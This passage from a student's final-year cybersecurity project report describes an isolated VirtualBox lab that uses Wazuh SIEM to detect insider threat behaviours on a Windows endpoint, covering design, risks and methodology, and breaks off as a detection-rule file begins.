

Final Year Project (CSEC3100D) Report
Insider Threat Detection System using Wazuh SIEM

Student ID: 

Student Name: H. Suhaanaa Harun

Degree: BSc (Hons) Cybersecurity

Supervisor: 

School of Computer Science and Informatics
Faculty of Technology, Art and Culture

Academic Year 2025-26

Block 3 and Block 4

Bonafide Certificate

This is to certify that the graduate project report titled "Insider Threat Detection System using Wazuh SIEM" is the bonafide work of H. Suhaanaa Harun. The project work was carried out under the supervision of the named supervisor as part of the Development Project module.

SIGNATURE:



Supervisor Name:



Academic Designation: _____

Dedication

I dedicate this project to my family, lecturers, supervisor, and everyone who supported my learning throughout the final year project. Their encouragement helped me continue through the technical difficulties of building a realistic SIEM laboratory and completing the investigation.

Acknowledgment

I would like to thank my supervisor, Sumaiya Thaseen, for guidance and feedback throughout the project. I also acknowledge the support of the university, my lecturers, and my family for their encouragement during the research, implementation, testing, and report preparation stages.

Declaration

In keeping with De Montfort University Dubai academic regulations, I pledge that this work is my own and that I have not received inappropriate assistance in its preparation. I further declare that any published or unpublished material used in this report has been acknowledged through citations and references.

Student Name: H. Suhaanaa Harun

Signature:



Date of Submission: 07/06/2026

Table of Contents

Bonafide Certificate	pg-2
Dedication	pg-3
Acknowledgment	pg-4
Declaration	pg-5
List of Figures	pg-8
List of Tables	pg-9
List of Abbreviations	pg-10
Abstract	pg-11
Introduction	pg-12
1.1 Project Aim and Objectives	pg-12
2. Literature Review	pg-13
3. Standards, Constraints and Risk Assessment	pg-16
4. Problem Statement	pg-17
5. Project Design	pg-17
5.1 Functional Requirements from First Deliverable.....	pg-18
5.2 Use Case Design.....	pg-19
5.3 System Architecture Design	pg-20
6. Implementation	pg-21
6.1 Methodology	pg-21
6.2 Expanded Architecture	pg-22
6.3 Techniques Used	pg-22
6.4 Experimental Analysis.....	pg-23
6.5 Verification and Validation.....	pg-24
6.6 Detection Rule Design.....	pg-24
6.7 Implementation and Testing Evidence	pg-25
7. Results and Evaluation	pg-25
7.1 Overview of Experimental Testing	pg-25
7.2 Test Case 1: Multiple Failed Login Attempts	pg-26
7.3 Test Case 2: Unauthorized File Access	pg-27
7.4 Test Case 3: New User Account Creation	pg-30
7.5 Test Case 4: Audit Policy Modification.....	pg-32
7.6 Test Case 5: Kali Linux Brute Force Simulation.....	pg-34
7.7 Test Case 6: Metasploitable Exploitation	pg-36
7.8 Overall Testing Summary	pg-39
7.9 Evaluation Conclusion.....	pg-39
8. The Challenges of Design and Implementation	pg-40
9. Conclusions	pg-41
9.1 Future Improvements.....	pg-42
10. References	pg-42

Glossarypg-43

Appendicespg-44

 Appendix A: Core Wazuh Rule Validation Commandpg-44

 Appendix B: Test Environment Summarypg-44

 Appendix C: Monitoring Limitationpg-44

 Appendix D: Additional Dashboard Evidencepg-45

List of Figures

Figure 5.1: Use Case Diagram of the Proposed SIEM-Based Insider Threat Detection System

Figure 5.2: Proposed SIEM-Based Insider Threat Detection System Architecture

Figure 6.1: VirtualBox CORP-LAB Virtual Machine Setup

Figure 6.2: Custom Wazuh Rule Configuration in local_rules.xml

Figure 6.3: Failed Login Simulation Command Used During Rule Testing

Figure 6.4: Wazuh Dashboard Summary of Generated Alerts

Figure 7.1: Failed Login Attempt Simulation Using runas Command

Figure 7.2: Wazuh Alert for Multiple Failed Login Attempts

Figure 7.3: Restricted File Permission Configuration

Figure 7.4: Confidential File Access Permission Settings

Figure 7.5: Wazuh Alert for Unauthorized File Access

Figure 7.6: New Local User Account Creation Command

Figure 7.7: Verification of Newly Created Local User Account

Figure 7.8: Wazuh Alert for New User Account Creation

Figure 7.9: Windows Audit Policy Settings Before Modification

Figure 7.10: Audit Policy Modification Command Output

Figure 7.11: Wazuh Alert Evidence for Audit Policy Modification

Figure 7.12: Hydra Brute Force Command Launched from Kali Linux

Figure 7.13: Hydra Brute Force Attempt Output

Figure 7.14: Nmap Scan Against Metasploitable Target

Figure 7.15: Metasploit Module Configuration for vsftpd Exploitation

Figure 7.16: Successful Metasploitable Exploitation Session

Figure 7.17: Post-Exploitation Shell on Metasploitable

List of Tables

Table 1: Project objectives and success criteria

Table 2: Comparison of related insider-threat studies

Table 3: Project risks and mitigation actions

Table 4: Lab machines and IP addressing plan

Table 5: Detection rule set implemented in Wazuh

Table 6: Expanded test-case matrix

Table 8: Overall testing summary

List of Abbreviations

Term	Definition
SIEM	Security Information and Event Management
FIM	File Integrity Monitoring
IDS	Intrusion Detection System
VM	Virtual Machine
SOC	Security Operations Centre
IOC	Indicator of Compromise
ACL	Access Control List
UAC	User Account Control

Abstract

Insider threats are challenging to detect because the individuals involved already have authorized access to systems, files, and organizational processes. Traditional security controls are mainly designed to stop external attacks, and they may not effectively detect misuse by an employee account, a careless user, or a compromised internal credential.

This project focuses on the design, implementation, and evaluation of an Insider Threat Detection System using the Wazuh SIEM platform within a controlled virtual lab environment. The lab setup includes a Wazuh server, a Windows 10 employee machine with the Wazuh agent installed, a Kali Linux attacker system, and a Metasploitable vulnerable target machine.

The system gathers Windows security logs, monitors file integrity changes, applies custom Wazuh rules, and displays alerts through the Wazuh dashboard. Several controlled test scenarios were performed, including repeated failed login attempts, unauthorized file access, creation of new user accounts, changes to audit policies, login attempts after working hours, port scanning, brute-force attacks, and exploitation of a vulnerable service.

The results indicate that rule-based SIEM monitoring was effective on the Windows endpoint where the Wazuh agent was deployed. However, visibility on the Linux host was limited because the Metasploitable machine did not have an agent installed. The project highlights the importance of organized log collection, well-designed detection rules, proper validation, and structured test-case analysis for detecting insider threats in small virtual environments.

Keywords: Insider threat, Wazuh, SIEM, file integrity monitoring, Windows security logs, rule-based detection, virtual lab, cybersecurity monitoring.

1. Introduction

Insider threats are one of the most difficult challenges in cybersecurity because the attacker may not look suspicious at the network level. An insider can be a malicious employee, a careless user, a contractor with too many permissions, or even an external attacker who has gained access to a real user account. In all these situations, the actions are performed using valid credentials and normal system services. This makes insider threat detection different from traditional intrusion detection, which mainly focuses on blocking unknown traffic from outside the organization.

The aim of this project is to design and build a practical detection environment that shows how a Security Information and Event Management (SIEM) system can be used to monitor insider threats. Wazuh was selected because it is open source, supports endpoint agents, provides log collection and file integrity monitoring, and allows the creation of custom detection rules. The report presents the full implementation process, including planning the virtual lab, installing the SIEM components, connecting the Windows endpoint, creating custom rules, simulating attacks, collecting results, evaluating performance, and identifying system limitations.

The final virtual lab includes four machines. The Wazuh Server acts as the central SIEM system. Windows 10 represents an employee computer and has the Wazuh agent installed for monitoring. Kali Linux is used as the attacker machine, and Metasploitable is used as a vulnerable target to simulate external attacks. The Windows 10 machine is the main monitored host, while the other systems help generate realistic attack activity and show the difference between host-level and network-level monitoring.

This report builds on the first deliverable. Some earlier research, system design, and requirements are reused where relevant, but the main focus is on implementation, testing, evaluation, and critical reflection, as required for the final submission. Approximately sixty percent of the earlier work is included, following the supervisor's guidance, while ensuring the report does not become only a repeated literature review.

1.1 Project Aim and Objectives

The aim of this project is to design and assess an insider threat detection system based on a SIEM platform using Wazuh. The system is required to collect security logs from a monitored employee endpoint, analyze them using custom detection rules, and generate clear alerts that a security analyst can review and investigate.

Table 1: Project objectives and success criteria

Objective	Success criterion
Review insider-threat detection research and SIEM approaches	The report describes current detection methods, identifies research gaps, and explains why a rule-based SIEM prototype is suitable.
Design a controlled enterprise-style lab	The lab setup includes a Wazuh Server, a Windows endpoint, a Kali Linux attacker machine, and a Metasploitable target, with clearly documented IP addresses.
Deploy Wazuh and endpoint monitoring	The Wazuh server operates correctly, and the Windows 10 endpoint sends logs through the installed Wazuh agent.

Objective	Success criterion
Create insider-threat detection rules	Custom rules are configured to detect failed login attempts, unauthorized file modifications, creation of new user accounts, and changes to audit policies.
Execute realistic test scenarios	Each test scenario is recorded with the action performed, the expected result, the actual result, supporting evidence, and final evaluation.

2. Literature Review

The first deliverable reviewed academic and technical studies on insider-threat detection, including machine learning, deep learning, SIEM-based monitoring, cyber threat intelligence, and challenges in real-world deployment. In this final report, the review is shortened so that more attention can be given to system implementation and evaluation. The main idea from the literature is that insider threats are difficult to detect because user behaviour depends on context. For example, a login attempt, file access, or administrative action may be normal in one case but suspicious in another.

Rule-based approaches are still widely used in practical security monitoring because they are clear and easy to understand. Each rule can be linked to a specific policy or event ID, such as repeated failed logins, creation of a privileged account, or changes to audit settings. The main advantage is transparency, as analysts can clearly see why an alert was triggered. However, rule-based systems may fail to detect new or unexpected behaviour if no rule exists. This project uses rule-based detection because it matches the lab setup, the features of Wazuh, and the scope of a final-year project.

Machine learning and deep learning methods are also studied for insider-threat detection because they can identify unusual behaviour that is not defined in rules. Research by Nasir et al. (2021) and Bin Sarhan and Altwaijry (2022) shows the potential of behavioural models. However, these methods require large datasets, proper feature design, and careful configuration. In a small lab environment, limited data could lead to unreliable results. Therefore, this project uses machine learning research as background knowledge but applies fixed Wazuh rules for practical validation.

2.1 Rule Based Insider Threat Detection

Rule based monitoring systems represent one of the most common approaches for detecting insider threats, as they depend on predefined rules to recognize suspicious activities such as repeated failed login or unauthorized file access. SIEM systems serve an important role in implementing these methods by gathering logs from various sources and correlating events to identify potential threats, as emphasized by González-Granadillo et al. (2021) and Coppolino et al. (2022).

Kim and Kwon (2022) created a threat classification model to improve SIEM efficiency by processing substantial volumes of security events, showing that improved classification can strengthen threat detection.

Despite these benefits, rule based systems face limitations in detecting complex insider threats. Cascavilla et al. (2021) observed that static rule based approaches have difficulty adapting to changing cyber threats, while Hozouri et al. (2025) pointed out that such systems frequently fail to recognize complex or previously unknown attack patterns. Also, these systems may produce high false positives, raising the workload for security analysts thus decreasing overall efficiency.

2.2 Machine Learning Approaches

Machine learning techniques are commonly used in insider threat detection because they can recognize complex patterns in large datasets. Unlike rule based systems, they learn from past data to identify unusual behaviour.

Bin Sarhan and Altwaijry (2022) demonstrated that machine learning models can detect abnormal user activities. But, their research utilized benchmark datasets, which may not represent real-world environments.

While these methods offer high accuracy, they need extensive datasets and training time. Their performance also relies on data quality, which can restrict practical implementation.

2.3 Deep Learning Based Detection

Deep learning techniques is a powerful approach in insider threat detection because their ability to examine complex behavioural patterns and identify subtle anomalies in user activities.

Nasir et al. (2021) created a deep learning-based insider threat detection model that examines user behaviour patterns, showing its effectiveness in recognizing subtle anomalies that may not be identified by rule based systems. Likewise, Hozouri et al. (2025) emphasized that deep learning approaches considerably enhance detection accuracy by capturing complex relationships within large and diverse datasets.

Despite their high performance, deep learning techniques present several practical challenges. Cascavilla et al. (2021) stressed that real world cybersecurity environments are dynamic, making it challenging for models to generalize across different scenarios. Also, deep learning models demand substantial computational resources and extensive training datasets, which may restrict their deployment in resource constrained environments. And, these models frequently operate as "black boxes," reducing transparency and making it difficult for security analysts to understand the reasoning behind alerts.

2.4 Real World Insider Threat Detection Systems

Erola et al. (2022) examined real world deployment challenges including data integration and scalability. In contrast, Nasir et al. (2021) and Bin Sarhan and Altwaijry (2022) concentrated on enhancing detection accuracy in controlled environments.

This indicates that research emphasizes algorithms, real world systems must also manage organizational constraints such as workload and system integration.

2.5 Research Gap

Although considerable progress has been achieved in insider threat detection, some limitations remain. Erola et al. (2022) pointed out that real-world deployment of these systems encounters challenges including data integration, scalability, and alert management. In contrast, studies by Nasir et al. (2021) and Bin Sarhan and Altwaijry (2022) concentrate on enhancing detection accuracy in controlled environments.

This shows that many studies emphasize algorithm performance, but practical implementation issues are not fully addressed. Cascavilla et al. (2021) also noted that changing cyber threats make it challenging for complex models to adapt in real environments.

Therefore, a more practical insider threat detection system that can be implemented in actual organizational settings is needed. Therefore, this project seeks to address this by creating a SIEM based system that monitors user activities and identifies suspicious behaviour using rule based analysis.

Table 2: Comparison of related insider-threat studies

Study	Approach	Contribution	Limitation
Nasir et al. (2021)	Deep learning behavioural model	Detects complex behavioural anomalies from user activity logs.	Requires large datasets.
Bin Sarhan and Altwaijry (2022)	Machine learning anomaly detection	Identifies abnormal user behaviour patterns.	High computational requirements.
Erola et al. (2022)	Enterprise deployment	Shows lessons from real organizational deployment.	Implementation complexity is high.
Kim and Kwon (2022)	SIEM threat classification	Improves efficiency of event classification.	Limited full insider context.
Inayat et al. (2024)	Systematic literature review	Summarises insider-threat mitigation techniques.	Does not implement a detection system.
Sheeraz et al. (2024)	Correlation engine design	Supports multi-layered attack detection.	Adds system complexity.

Types of Insider Threats

Insider threats arise from various types of users within an organization and may happen either deliberately or accidentally. Insider threats classify into several main categories based on the individual's motivation and behaviour.

3.1 Malicious Insider

A malicious insider is an individual who deliberately misuses their authorized access to damage organizational security. These individuals steal sensitive information, sabotage systems, or disclose confidential data for personal advantage or financial profit. Inayat et al. (2024) stated that malicious insiders constitute one of the most harmful types of cybersecurity threats because they understand the organization's internal systems and security measures. These can result in significant financial losses and damage to organizational reputation.

3.2 Negligent Insider

Negligent insiders are employees accidentally cause security incidents through carelessness or insufficient awareness. These individuals do not deliberately harm the organization their actions may still result in serious security breaches. Examples of negligent behaviour include creating weak passwords, sharing login information, or becoming victims of phishing attacks.

Erola et al. (2022) emphasized in their research that negligent insiders frequently contribute to data leaks and unintentional exposure of sensitive information.

3.3 Compromised Insider

A compromised insider is a legitimate user whose account or system has taken over by an external attacker. The attacker utilizes the insider's credentials to obtain unauthorized access to organizational systems.

Nasir et al. (2021) noted that compromised insiders can be especially dangerous because their activities may seem legitimate in system logs.

3.4 Disgruntled Employee

Disgruntled employees deliberately harm an organization because of dissatisfaction, conflict, or desire for revenge. These insiders may try to sabotage systems, remove important files, or disclose confidential information.

3. Standards, Constraints and Risk Assessment

The project is developed in a controlled educational lab, but it still follows important security and professional principles used in real environments. These principles include confidentiality, integrity, availability, auditability, and least privilege. Insider threat monitoring must collect enough evidence for investigation while avoiding unnecessary exposure of sensitive data. In this project, only test machines are used in an isolated setup, so no real employee data is collected.

The system is designed to allow clear and repeatable testing. Each test scenario is connected to a specific security action and an expected SIEM response. This makes it easier to verify the detection rules because each rule is tested against a known action. It also supports validation, as the results can be measured against the main project goal, which is to detect insider-like behaviour on the monitored endpoint.

Several limitations were identified during implementation. One major constraint was hardware performance. Running Wazuh Server, Windows 10, Kali Linux, and Metasploitable at the same time requires significant CPU and memory resources. Cloud-based virtualization was first considered, but early testing showed instability and limited memory for the Wazuh Indexer. As a result, the setup was moved to Oracle VirtualBox, which provided better control over memory, networking, and troubleshooting.

Another limitation was monitoring coverage. The Windows 10 machine had the Wazuh agent installed, which allowed detailed log collection. However, Metasploitable did not have an agent installed, so detailed Linux host activities after exploitation were not fully visible in the SIEM. This became an important evaluation result, showing that detection depends on installed monitoring agents and not only on the SIEM dashboard.

Table 3: Project risks and mitigation actions

Risk	Impact	Mitigation
VM performance issues	Dashboard or indexer may become slow.	Use VirtualBox, allocate RAM carefully, and document limits.
Incomplete endpoint visibility	Unmonitored machines may not create detailed alerts.	Separate Windows detections from Linux visibility limits.
False positives	Analysts may receive alerts for normal activity.	Use specific event IDs and test rules individually.
Rule syntax errors	Wazuh may fail to load rules.	Validate local_rules.xml using wazuh-analysisd -t.

Risk	Impact	Mitigation
Unclear evidence	Screenshots may not support assessment.	Use numbered figures, captions, and test-case mapping.

4. Problem Statement

Organizations rely on authorized users to access systems, files, and applications. However, the same access that allows employees to work can also be misused. A malicious insider may try to guess passwords, open confidential files, create unauthorized accounts, change audit settings, or perform actions outside normal working hours. A negligent insider may expose data by mistake, and a compromised account may be controlled by an external attacker. In all these situations, traditional perimeter security is not sufficient because the activity happens through trusted user accounts.

This project addresses the problem of detecting suspicious insider behaviour using system logs and an open-source SIEM platform. It does not assume that organizations can afford expensive commercial tools. Instead, it evaluates whether Wazuh can provide useful monitoring in a small lab environment when endpoints, rules, and test cases are properly configured.

The final implementation focuses on monitoring a Windows endpoint because Windows systems are commonly used by employees and generate detailed security logs. The Windows machine is monitored using a Wazuh agent. Custom detection rules are created to identify insider threat indicators such as repeated failed login attempts, unauthorized file changes, creation of local user accounts, and audit policy modifications.

4.1 Functional and Non-Functional Requirements

- The system shall collect Windows security and system logs from the monitored employee endpoint.
- The system shall show endpoint status and generated alerts in the Wazuh dashboard.
- The system shall detect repeated failed login attempts, monitored file changes, account creation, audit policy changes, and login outside normal working hours.
- The lab environment must remain isolated from external networks during attack simulations.
- The detection rules must be clear, traceable, and easy to maintain.
- The report evidence must be clear, repeatable, and linked to specific test case

5. Project Design

The project design uses a layered SIEM architecture. At the endpoint layer, the Windows 10 machine creates logs from login attempts, account activities, file changes, and policy updates. The Wazuh agent collects these events and sends them to the Wazuh server. At the SIEM layer, the Wazuh manager processes the events, applies detection rules, stores indexed alert data, and provides dashboards for investigation. At the simulation layer, Kali Linux and Metasploitable are used to generate controlled attack activity.

The final architecture was intentionally kept simple so it could be fully implemented and tested. A larger setup with multiple endpoints, cloud services, automated response systems, and threat intelligence feeds

would better represent a real enterprise environment. However, this would reduce the depth of testing and evidence within the project timeframe. The selected design provides a complete process from event generation to alert analysis, which supports detailed evaluation.

The lab network is called CORP-LAB and is configured as an isolated internal network in VirtualBox. Static IP addresses are used to make testing, documentation, and screenshots easier to understand. The Wazuh server is assigned 192.168.10.10, the Windows endpoint 192.168.10.20, the Kali attacker 192.168.10.30, and the Metasploitable target 192.168.10.40.

Table 4: Lab machines and IP addressing plan

Machine	Role	IP Address	Purpose
Wazuh Server	SIEM platform	192.168.10.10	Collects logs, applies detection rules, indexes alerts, and provides dashboard visibility.
Windows 10	Employee endpoint	192.168.10.20	Monitored host with Wazuh agent, Windows Security logs, and File Integrity Monitoring.
Kali Linux	Attacker machine	192.168.10.30	Runs Nmap, Hydra, and Metasploit simulations.
Metasploitable	Vulnerable target	192.168.10.40	Provides intentionally vulnerable Linux services for exploitation practice.

Table 5: Detection rule set implemented in Wazuh

Rule ID	Threat behaviour	Primary evidence	Expected severity
100001	Multiple failed login attempts	Windows authentication failure events	High
100002	Unauthorized file access or monitored file change	File Integrity Monitoring event	High
100003	New local user account creation	Windows account management event	Medium/High
100004	Audit policy modification	Windows policy change event	High

5.1 Functional Requirements from First Deliverable

The first deliverable defined the main functional modules needed for the SIEM-based insider threat detection system. These requirements are included in the final report to show how the project progressed from design to full implementation. The key capabilities identified were log collection, log processing, threat detection, alert generation, and dashboard visualization.

Log collection is essential because insider threat detection relies on evidence from endpoint activities. In the final setup, the Windows 10 employee machine generated logs related to authentication, account management, file integrity, and policy changes. Log processing is necessary to organize and prepare these events so they can be analyzed by Wazuh. Threat detection is performed using custom correlation rules. Alert generation and dashboard visualization allow the security analyst to detect and review suspicious activities directly from the interface.

5.2 Use Case Design

The use case design from the first deliverable is added to the final report to show the interaction between the system actors and the SIEM platform. The main actors include the User, Security Analyst, and System Administrator, each carrying out specific roles in the system.

The User engages with the system by conducting activities such as logging in and accessing files. These actions produce security logs, which helps to detect insider threats. Inayat et al. (2024) state that insider threat detection depends significantly on monitoring user activities and recognizing behavioural patterns. In the same way, Cascavilla et al. (2021) point out that gathering and examining user generated data is necessary for creating effective cyber threat intelligence systems. The Security Analyst handles monitoring alerts and examining system outputs through the dashboard. Wei et al. (2024) mention that real time monitoring and alert analysis are vital for identifying and responding to insider threats effectively. The capability to visualize alerts and investigate suspicious activities allows analysts to take action.

The System Administrator oversees the system and ensures that the SIEM platform functions efficiently. Hozouri et al. (2025) stress that maintaining system configuration and adjusting detection mechanisms are important for managing evolving cybersecurity threats.

Overall, the interaction among users, system processes, and analysts demonstrates how insider threat detection systems function in real world environments. Erola et al. (2022) showed that effective insider threat detection necessitates coordination between user activity monitoring, system analysis, and human decision making processes.

The Security Analyst monitors alerts, reviews dashboard evidence, and investigates whether an event represents an insider threat. The System Administrator is responsible for maintaining the SIEM platform, configuring agents, adjusting detection rules, and ensuring that the monitoring system remains operational. This actor separation is important because the detection system is not only a technical tool; it also supports a human investigation workflow.




Figure 5.1: Use Case Diagram of the Proposed SIEM-Based Insider Threat Detection System

Figure 5.1 shows how the user, security analyst, and system administrator interact with the SIEM-based insider threat detection system. The diagram supports the final design by linking user activity, log collection, alert monitoring, and system administration into one workflow.

5.3 System Architecture Design

The proposed system architecture adopts a layered Security Information and Event Management (SIEM) approach for insider threat detection. The architecture starts with the user layer, where user activities including login attempts and file access produce security logs. These logs are gathered through the log collection module, which combines data from various sources and allows centralized monitoring of system activities.

González-Granadillo et al. (2021) describe that SIEM systems are built to collect and examine security data from numerous sources within an organization. In a similar manner, Coppolino et al. (2022) point out that SIEM platforms facilitate log management, event correlation, and real time monitoring, which are crucial for identifying security threats in complex environments. In this system, the SIEM layer carries out log storage, processing, and event correlation to recognize suspicious patterns.

The detection layer uses rule based detection and pattern analysis techniques to detect insider threats. Kim and Kwon (2022) created a threat classification model that enhances detection efficiency in SIEM systems

by examining large amounts of security events. Additionally, Nasir et al. (2021) showed that behavioural analysis techniques can improve insider threat detection by recognizing deviations from normal user behaviour.

The final layer concentrates on alert generation and monitoring through a dashboard interface. Sheeraz et al. (2024) stress that advanced SIEM systems employ correlation engines to produce alerts for multi layered attack detection. Also, Wei et al. (2024) emphasize the significance of real time monitoring and alert visualization in enhancing security response. Even, Erola et al. (2022) revealed that combining log collection, detection, and monitoring components is vital for effective deployment of insider threat detection systems in real world organizational environments.

The architecture also explains why custom Wazuh rules were selected. A rule-based SIEM design provides traceability between log source, detection rule, test case, alert, and evaluation result. This traceability is useful for a final-year project because each design decision can be justified and tested.




Figure 5.2: Proposed SIEM-Based Insider Threat Detection System Architecture

Figure 5.2 presents the layered system architecture originally developed in the first deliverable. It has been included in the final report because it shows the design basis for the implemented Wazuh monitoring environment.

6. Implementation

6.1 Methodology

The implementation used an iterative and experimental approach. The project was completed in clear stages, including setting up the virtual lab, installing the Wazuh server, configuring the Windows agent, creating custom rules, testing the rules, simulating attacks, and evaluating the results. This approach was appropriate because a SIEM system depends on multiple connected components such as endpoint logging, log forwarding, rule matching, alert creation, and dashboard monitoring.

Verification was performed at every stage instead of only at the end. The network setup was confirmed before enrolling the agent. Wazuh services were checked before testing detection rules. Custom rules were validated before running the final test scenarios. This step-by-step process provided clear development evidence and helped prevent configuration issues from being mistaken for detection failures.

6.2 Expanded Architecture

The final architecture included four main systems: a Wazuh Server, a Windows 10 employee endpoint, a Kali Linux attacker machine, and a Metasploitable vulnerable target. The Windows 10 machine was the main monitored host because it had the Wazuh agent installed. Kali Linux and Metasploitable were used to generate external attack activity and to test the monitoring limits of the SIEM setup.

This architecture highlights an important security concept: SIEM visibility depends on telemetry coverage. Wazuh was able to examine detailed Windows endpoint activity because the agent sent logs from that system. However, Metasploitable did not have an agent installed, so detailed Linux host activity was not visible during exploitation testing.




Figure 6.1: VirtualBox CORP-LAB Virtual Machine Setup

6.3 Techniques Used

The project applied rule-based detection along with Windows Event ID monitoring, File Integrity Monitoring, authentication tracking, audit policy monitoring, and controlled attack simulations. Rule-based detection was chosen because it generates clear and explainable alerts that can be directly connected to a specific test case, rule ID, and expected security action. This approach was more suitable for the project scope than machine learning, which would require a larger and more realistic dataset.

File Integrity Monitoring was implemented to identify unauthorized changes to protected files. Authentication monitoring was used to detect repeated failed login attempts and login activity outside normal working hours. Account management monitoring helped identify the creation of new user accounts. Audit policy monitoring was included to detect potential attempts to modify or disable logging settings, which could indicate evidence tampering.

```

GNU nano 8.7.1 /var/ossec/etc/rules/local_rules.xml
group name="insider_threat,"

<!-- Rule 1: Multiple Failed Login Attempts -->
